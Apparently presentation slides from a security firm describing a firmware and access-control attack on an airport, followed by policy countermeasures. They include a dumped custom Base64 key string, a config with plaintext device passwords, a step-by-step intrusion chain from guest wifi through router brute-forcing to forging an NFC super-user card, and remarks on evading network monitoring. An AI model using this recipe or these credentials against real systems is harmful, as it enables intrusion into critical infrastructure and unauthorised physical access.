biometric encrypted database



```
EXPORT keyStr
DCB "ACEGIKMOQSUWYBDFHJLNPRTVXZacegikmoqsuwybdfhjlnprtvxz0246813579=+"
                    ; DATA XREF: encode64+1A8↑o
                    ; encode64+1D8↑o ...
```

Once we are in the database we can dump encripted key string

Total Control.



```
[USER]
login_check=0
admin_timeout=2
admin_name=admin
admin_password=rochester21
viewer_name=demo
viewer_password=eetimes1299
user1=abcsales,aarad11
user2=
user3=
```

Once we decode on Base64 the keystring, we have
All the information we need to dump and recreate
The user and gather his authorization, we can also
Change the user type, example from “guest”
To “admin” .

Critical infrastrutture case study.

- PLOT TWIST! All the code and analysis saw in this presentation are based on a real critical Infrastructures (North European Airport under NDA) .

Target Analysis : 1) We logged in on the pubblic wifi guest network , giving alias name and "use&trash" mail account.
2) We traced the network till the main public router.
3) Breaked the router "Admin" account trough brute forcing on a distributed computing network.
4) Traced the network devices. (IP Cameras, IP Microphone)
5) Find Devices Hostname in the network in order to identify devices model name and firmware.

Payload : 1) Download the firmware
2) Analyze the firmware
3) Find the vulnerabilities
4) Exploit!

Critical infrastrutture case study.

<u>Exploit :</u> 1) Reverse engineering of the devices firmware.

2) Gathering software structure.

3) Find encode credentials.

4) Decode credentials.

5) Getting Admin on IMS. (Identity Management System)

6) Dump encoded auth. Database.   (BASE64)

7) Decode auth. Database.   (BASE64)

8) Creating a “super-user” using string structure.

9) Encode “super-user”.

10) Write the encoded super-user dump on void NFC Card.

11) Causing some trouble.

Technical conclusions.

- After network tracing we found 211 vulnerable devices.
- We get in the network by “public hotspot” without any internal resources.
- Even military class security cameras have easily dump-able firmware.
- Target was considered “Top Notch security”.
- Attack was carried with 2 Operators, 1 on local network (airport) and the other one remote for payload preparation and it took 3 hrs
- System and networking monitoring is not so effective, because in most case those networking monitoring are software based, and once you understand the pattern is really easy to avoid alarms, and when networking monitor is an human operator , he is not well trained to catch suspicions packets in the network.

Political Overview and Suggest countermeasures

- Firmware security is a big issue, many countries didn't even seems to understand the importance of the topic. NO KNOWLAGE.
- When public infrastructure buys hardware, they tend to save money in long time assistance . CHANGE CONTRACT SAVING POLICY.
- Hardware must be tested before installing into networks, and also vendor must be enlisted based on post-relase: VENDOR ENLISTING
- Politics must force hardware companies to achieve not only functionality level but also security standards before market introduction. POLITICS MUST FOCUS VENDORS ON SECURITY ISSUES

Thank You

UNECE

ASPISEC

Twitter : @aspisec   Linkedin: Gianni Cuozzo

mail: g.cuozzo@aspisec.com

www.aspisec.com